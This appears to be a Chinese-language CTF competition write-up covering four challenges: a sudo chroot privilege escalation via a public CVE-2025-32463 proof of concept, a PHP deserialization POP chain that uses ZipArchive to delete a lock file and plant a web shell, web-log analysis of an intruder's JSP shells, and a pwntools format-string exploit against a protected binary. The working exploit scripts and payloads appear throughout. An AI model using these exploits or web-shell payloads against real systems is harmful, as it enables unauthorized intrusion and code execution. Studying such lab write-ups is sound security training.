infoSEC

最近还好吗

ssh连上靶机，在根目录可以发现flag，但是读取权限不足：

```
pwn@2030110b578e:/$ ls
bin  boot  dev  etc  flag  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
pwn@2030110b578e:/$ cat /flag
cat: /flag: Permission denied
```

看来需要提权，题目提示CVE，找提权CVE，经过各种测试，找到CVE-2025-32463

```
git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git
```

然后传上去靶机/tmp目录下，提权读取flag

```
./sudo-chwoot.sh cat /flag
```

```
pwn@2030110b578e:/$ ls /tmp
CVE-2025-32463_chwoot
pwn@2030110b578e:/$ cd /tmp/CVE-2025-32463_chwoot/
pwn@2030110b578e:/tmp/CVE-2025-32463_chwoot$ ls
Dockerfile  LICENSE  README.md  run.sh  sudo-chwoot.sh
pwn@2030110b578e:/tmp/CVE-2025-32463_chwoot$ chmod +x sudo-chwoot.sh
pwn@2030110b578e:/tmp/CVE-2025-32463_chwoot$ ./sudo-chwoot.sh cat /flag
woot!
flag{cb53c5d516895d8c4df076b341e36dbd}
```

web

浅析PHP原生类

访问网页获取源码：

```php
<?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
```

```
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

unserialize($_GET['data']);
```

可以发现`file_put_contents`函数写入了一个php文件，并且在一定程度上，内容可控，可以尝试借此写马。

但是要执行到`file_put_contents`需要`file_exists("install.lock")`为`False`，因此我们就需要删掉`install.lock`文件，在

`Until::write`中的`$obj = new $cla();`可以实例化一个指定类，参考[再识序列化(三)原生类反序列化 - 《CTFWEB学习》 - 极客文档](#)，可以利用`ZipArchive`原生类来删除。`Until`仅需要完成删除`install.lock`文件的任务，通过`install::__toString`可以激活它，而`install::__toString`又可以通过`install::__wakeup`，但是两次调用`$this->username`值是不同的，第一次需要`Until`对象。第二次则需要`install`对象，总计需要两个`install`和一个`Until`，调用链为：

```
install::__wakeup()
Until::__toString()
install::__wakeup()
install::__toString()
Until::__invoke()
Until::write(ZipArchive, install.lock, 8)
install::__destruct
install::__destruct
```

如果`$this->username`是一个对象，那么在写入`serialize($config)`是会把对象的属性值也写入，借此我们额外给`install`添加一个成员，给成员变量赋值一句话木马即可。

完整EXP：

```php
<?php
class install {
    private $username;
    private $password = "root";
    public $exp = "<?php system('cat /flag'); ?>";

    public function __construct($var) {
        $this->username = $var;
    }
}


class Until {
    public $a = "ZipArchive";
    public $b = "install.lock";
    public $c = "8";
}

$u = new Until();
$i1 = new install($u);
$i2 = new install($i1);
$exp = $i2;

$exp = serialize($exp);
echo $exp;

$exp = urlencode($exp);
echo $exp;
?>
#
O%3A7%3A%22install%22%3A3%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A3%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bs%3A1%3A%228%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A4%3A%22root%22%3Bs%3A3%3A%22exp%22%3Bs%3A29%3A%22%3C%3Fphp+system%28%27cat+%2Fflag%27%29%3B+%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A4%3A%22root%22%3Bs%3A3%3A%22exp%22%3Bs%3A29%3A%22%3C%3Fphp+system%28%27cat+%2Fflag%27%29%3B+%3F%3E%22%3B%7D
```

不安全 897b6c43.clsadp.com/?data=O%3A7%3A"install"%3A3%3A%7Bs%3A17%3A"%00install%00username"%3BO%3A7%3A"install"%3A3%...

```
        public function __wakeup()
        {
                echo "Hello,".$this->username;
        }

        public function __toString()
        {
                ($this->username)();
                return "Guest";
        }

        public function __destruct()
        {
                if(file_exists("install.lock")){
                        exit("Already installed");
                }else{
                        $config = [
                                'username' => $this->username,
                                'password' => md5($this->password)
                        ];
                        file_put_contents('config.php', serialize($config));
                        file_put_contents('install.lock', "ok");
                }
        }
}

class Until {
        public $a;
        public $b;
        public $c;

        public function __invoke()
        {
                $this->write($this->a, $this->b, $this->c);
        }

        public function __toString()
        {
                return "HappyUnserialize";
        }

        public function write($cla, $file, $cont)
        {
                $obj = new $cla();
                $obj->open($file,$cont);
                return True;
        }
}

@unserialize($_GET['data']);
```

Hello,HappyUnserializeHello,GuestAlready installed

不安全 897b6c43.clsadp.com/config.php

a:2:{s:8:"username";O:7:"install":3:{s:17:"installusername";O:5:"Until":3:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";s:1:"8";}s:17:"installpassword";s:4:"root";s:3:"exp";s:29:"flag{fec2b2ab381e22989b7e88cb8d3bbaca}";}s:8:"password";s:32:"63a9f0ea7bb98050796b649e85481845";}

CDF

可恶的木马竟然伪装成我的朋友

原题，前两题参考
https://blog.csdn.net/diligent_lee/article/details/118944482

最后一题筛选黑客 ip，找后缀为 jsp 的文件即可

```
183.62.9.42 - - [23/Feb/2018:21:16:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 7
89
183.62.9.42 - - [23/Feb/2018:21:16:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 4
82
183.62.9.42 - - [23/Feb/2018:21:16:41 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 8
0
183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 5
08
183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1
60
183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 5
96
183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 7
89
183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 5
9
183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lan
g/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1
276
183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1
276
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
71
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lan
g/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang
/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lan
g/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang
/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 40
4 997

┌──(kali㉿kali)-[~/logs]
└─$ tac * | grep 183.62.9.42  | grep '.jsp'
```

```
tac * | grep 183.62.9.42  | grep '.jsp'
```

```
flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}
```

pwn

我最好的初代同事

1、checksec，got无法劫持，canary和pie需要绕过

```
core.4153330  core.4157381  core.4159610  exp.py
core.4153502  core.4158941  core.4159792  fmt
lzq@lzq-virtual-machine:/mnt/hgfs/ubuntu_gongxiang/zjb/我最好的初代同事$ checksec fmt
[*] '/mnt/hgfs/ubuntu_gongxiang/zjb/我最好的初代同事/fmt'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    Stripped:  No
lzq@lzq-virtual-machine:/mnt/hgfs/ubuntu_gongxiang/zjb/我最好的初代同事$
```

2、人机验证的绕过

```
struction  Data  Unexplored  External symbol  Lumina func
IDA V···  Pseudoc···  St···  Pseudoc···
1  unsigned __int64 test_human()
2  {
3    unsigned int v0; // eax
4    int v2; // [rsp+Ch] [rbp-14h] BYREF
5    unsigned int v3; // [rsp+10h] [rbp-10h]
6    unsigned int v4; // [rsp+14h] [rbp-Ch]
7    unsigned __int64 v5; // [rsp+18h] [rbp-8h]
8
9    v5 = __readfsqword(0x28u);
10   v0 = time(0LL);
11   srand(v0);
12   v3 = rand() % 100;
13   v4 = rand() % 100;
14   printf("what's %d add %d\n", v3, v4);
15   __isoc99_scanf("%d", &v2);
16   if ( v4 + v3 != v2 )
17   {
18     puts("You are not humam");
19     exit(233333);
20   }
21   return __readfsqword(0x28u) ^ v5;
22 }
```

就是简单的加法，那就接收然后相加在发过去。

3、只有三次机会，格式化字符串，但是read长度太小了，无法栈溢出。

```
unsigned __int64 game()
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("You just have 3 times to talk with god.Cherish it");
  for ( i = 0; i <= 2; ++i )
  {
    puts("[1]talk with god");
    puts("[2]leave");
    __isoc99_scanf("%d", &v1);
    if ( v1 == 1 )
    {
      talk_with_god();
    }
    else if ( v1 == 2 )
    {
      return __readfsqword(0x28u) ^ v3;
    }
  }
  return __readfsqword(0x28u) ^ v3;
}
```

4、fmt诸葛连弩

修改rbp链使得某个stack地址指向我们的返回地址的栈值，构造一个二级指针

```
0a:0050 +030 0x7fff084788d0 —▸ 0x7fff084789d0 ◂— 1
0b:0058 +038 0x7fff084788d8 ◂— 0x500000000
0c:0060 +040 0x7fff084788e0 ◂— 0
0d:0068 +048 0x7fff084788e8 —▸ 0x76818b6f5083 (__libc_start_main+243) ◂— mov edi, eax
0e:0070 +050 0x7fff084788f0 —▸ 0x76818b8f2620 (_rtld_global_ro) ◂— 0x6080c00000000
0f:0078 +058 0x7fff084788f8 —▸ 0x7fff084789d8 —▸ 0x7fff08479258 ◂— 0x6b632f656d6f682f ('/home/ck')
10:0080 +060 0x7fff08478900 ◂— 0x100000000
11:0088 +068 0x7fff08478908 —▸ 0x58cacca554f2 (main) ◂— endbr64
12:0090 +070 0x7fff08478910 —▸ 0x58cacca55580 (__libc_csu_init) ◂— endbr64
```

(修改这个stack的值)

如下：

```
0e:0070 +050 0x7fff084788f0 —▸ 0x76818b8f2620 (_rtld_global_ro) ◂— 0x6080c00000000
0f:0078 +058 0x7fff084788f8 —▸ 0x7fff084789d8 —▸ 0x7fff084788a8 —▸ 0x58cacca554ab (game+121) ◂— nop
10:0080 +060 0x7fff08478900 ◂— 0x100000000
11:0088 +068 0x7fff08478908 —▸ 0x58cacca554f2 (main) ◂— endbr64
```

再构造链：

```
29:0148 +128 0x7fff084789c8 ◂— 0x1c
2a:0150  r13 0x7fff084789d0 ◂— 1
2b:0158 +138 0x7fff084789d8 —▸ 0x7fff084788a8 —▸ 0x58cacca554ab (game+121) ◂— nop
2c:0160 +140 0x7fff084789e0 ◂— 0
2d:0168 +148 0x7fff084789e8 —▸ 0x7fff08479291 ◂— 'SHELL=/bin/bash'
```

Exp如下

```python
from pwn import*
p=remote
for i in range(5):
    p.recvuntil('what\'s ')
    a=int(p.recvuntil(' ')[0:-1:1],10)
    p.recvuntil('add ')
    b=int(p.recvuntil('\n')[0:-1:1],10)
    c=a+b
    log.success((c))
    sleep(0.1)
    p.sendline(str(c))

p.sendline(str('1'))
payload=b'%10$p'
p.send(payload)
p.recvuntil('0x')
stack=int(p.recvn(12).decode('utf-8'),16)-64+0x28
log.success(hex(stack))
```

```python

p.sendline(str('1'))
rbp_low=stack&0x000000000000ffff
log.success((rbp_low))
payload=b'%'+str(rbp_low).encode()+b'c'+b'%21$hn'
p.send(payload)

p.sendline(str('1'))
rbp_low=stack&0x000000000000ffff
log.success((rbp_low))
#gdb.attach(p)
#pause()
payload=b'%227c'+b'%49$hhn\n\x00'
p.send(payload)
P.interactivate()

```


但是第一次没有拿到shell

在每个send后面加入

sleep（0.1）

包粘连

最终拿到flag



Game

我勒个超级玛丽奥

打开靶机，连接：

右键旁边黑屏位置，可以进入系统选项。在`Applications`里可以看到有`Shells`选项，直接选择`Bash`，进入命令行界面

依次输入`ls`、`ls flags`、`cd flags`、`cat victory_flag.txt`即可得到flag。

因为已经提示是`root`权限，无需提权。

root@95e8b4794468: /app/flags
root@95e8b4794468:/app# ls
Dockerfile flags resources supervisord.conf
README_CTF.md main.py source supervisord.log
__pycache__ performance_config.py start.sh supervisord.pid
root@95e8b4794468:/app# ls flags
victory_flag.txt
root@95e8b4794468:/app# cat victory_flag.txt
cat: victory_flag.txt: No such file or directory
root@95e8b4794468:/app# cd flags
root@95e8b4794468:/app/flags# cat victory_flag.txt
flag{76673518caaef90d0e9ae78fa0958d92}
root@95e8b4794468:/app/flags#
r Mario Bros
WORLD
1-1
TIME
1 PLAYER GAME
2 PLAYER GAME
TOP - 000000
Workspace 1
24 Nov, Mon 15:06:35
Super Mario Bros
root@95e8b4794468: /app/flags